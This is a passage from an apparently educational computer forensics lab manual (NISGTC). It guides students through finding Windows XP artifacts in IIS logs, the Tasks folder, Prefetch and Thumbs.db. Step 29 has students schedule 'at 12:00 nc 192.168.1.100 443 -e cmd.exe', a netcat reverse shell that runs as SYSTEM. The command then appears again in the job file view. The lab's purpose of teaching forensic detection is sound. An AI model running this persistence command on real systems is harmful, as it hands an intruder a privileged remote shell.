
It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


21. Go back to the Windows XP Pro Internal Machine, click on **Start > My Computer.**



22. Double-click on **Local Disk (C:)**




23. Double-click on **Windows**:




This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


24. Double-click on the **System32** directory:




25. Double-click on the **Logfiles** directory:



26. Double-click on the **W3SVC1** folder. This is the log file for the web server hosted within Microsoft Internet Information Services (IIS).




27. View the log file with today's date. The format of the file name is **ex*YYMMDD*.log** (*YY*=year, *MM*=month, *DD*=day).



The log file will have the IP address of the machine connecting to the system.

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

28. Double-click on the log file and examine the IP address information. Close the .txt log file and the **W3SVC1** folder.




```
#Software: Microsoft Internet Information Services 5.1
#Version: 1.0
#Date: 2013-09-09 01:44:10
#Fields: time c-ip cs-method cs-uri-stem sc-status
01:44:10 192.168.1.100 GET /Default.htm 304
```

Common reasons computer forensics examiners might review web log files:

- Determining the IP addresses of connecting systems
- Looking for date and time stamps of connections
- Examining User Agents or suspicious GET requests from foreign machines

In addition to Event Viewer and web logs, the Scheduled Tasks folder is also a Windows location that examiners may look at in order to determine system activity.


29. On the XP Pro machine, open the Command Prompt and type the following to create a scheduled task on the system:
    C:\>**at 12:00 nc 192.168.1.100 443 -e cmd.exe**




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>at 12:00 nc 192.168.1.100 443 -e cmd.exe
Added a new job with job ID = 1
```

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


30. Click on **Start > My Computer**.



31. Double-click on **Local Disk (C:)**




32. Double-click on **Windows**.



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


33. Double-click on the **Tasks** directory within the Windows folder.



Address: C:\WINDOWS

Schedule computer tasks to run automatically.

34. View the AT job files listed within the Tasks folder within Windows.




Address: C:\WINDOWS\Tasks

Name	Schedule	Next Run Time	Last Run Time	Sta
Add Scheduled Task				
At1	At 12:00 PM on 9/9/2013	12:00:00 PM 9/9/2013	Never	

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

35. Double-click on the **At1** file to view the job and the level of privilege indicated in the **Run as:** dialogue box.



C:\WINDOWS\Tasks\At1.job

Run: nc 192.168.1.100 443 -e cmd.exe

Start in:

Comments: Created by NetScheduleJobAdd.

Run as: NT AUTHORITY\SYSTEM

□ Run only if logged on

☑ Enabled (scheduled task runs at specified time)

36. Close all windows and files on your Windows XP Pro Internal Machine.

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

1.2 Conclusion

When events are triggered on a Microsoft Windows system, there are artifacts that are generated on the system. Stopping and starting services will generate logs in the Windows Event Viewer. When IP addresses connect to the IIS web server running on a Windows system, log entries are generated in the Internet Information Services logs. When tasks are scheduled using the **at** command, they will be listed in the Tasks folder.

1.3 Discussion Questions

1. Where is the location of the Event Viewer EVTX files on a Windows 7 system?
2. Where is the location of the Event Viewer EVT files on a Windows XP system?
3. Where is the location of Scheduled Tasks on a Windows XP system?
4. Where is the location of IIS Web Logs on a Microsoft Windows system?

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


2 Examining the Prefetch folder and Thumbs.db files

Artifacts are stored on a system based on what commands users run and where they decide to store certain files. Users are often not aware of the clues their actions on a system can leave for investigators performing examinations.

2.1 Delete a File and Examine the Results in Thumbs.db


Windows keeps track of which programs are commonly opened on a system and saves information about them in the Prefetch folder, which is used to help accelerate the start process. The Prefetch folder may give an investigator clues to what programs were recently launched on the system.

1. On the **Windows XP Pro Internal Machine**, open Command Prompt and type the following command to launch and view the capabilities of netcat (**nc**):
   C:\>**nc –h**




```
C:\>nc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

2. Click on the Start button and select **Turn off Computer**.




This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


3. Click **Restart** to restart the computer.



4. On the **Windows XP Pro Internal Machine**, click on **Start > My Computer**.




5. Double-click on **Local Disk (C:).**




This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

6. Double-click on the **Windows** directory.




7. Double-click on the **Prefetch** directory:



Address C:\WINDOWS

8. Look for the **NC** file. The files are listed in alphabetical order. Close the Prefetch window.




Address C:\WINDOWS\Prefetch


Another file that can provide clues as to what types of pictures were on a Windows XP, 2000, on 2003 system is Thumbs.db. In Windows Vista and higher operating systems, the file is named Thumbcache.db. The file is a small database file that contains pictures of the files within a folder. The file will appear when the thumbnail view is selected. Even if a picture is deleted from the folder, the picture can remain in the Thumbs.db file.

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

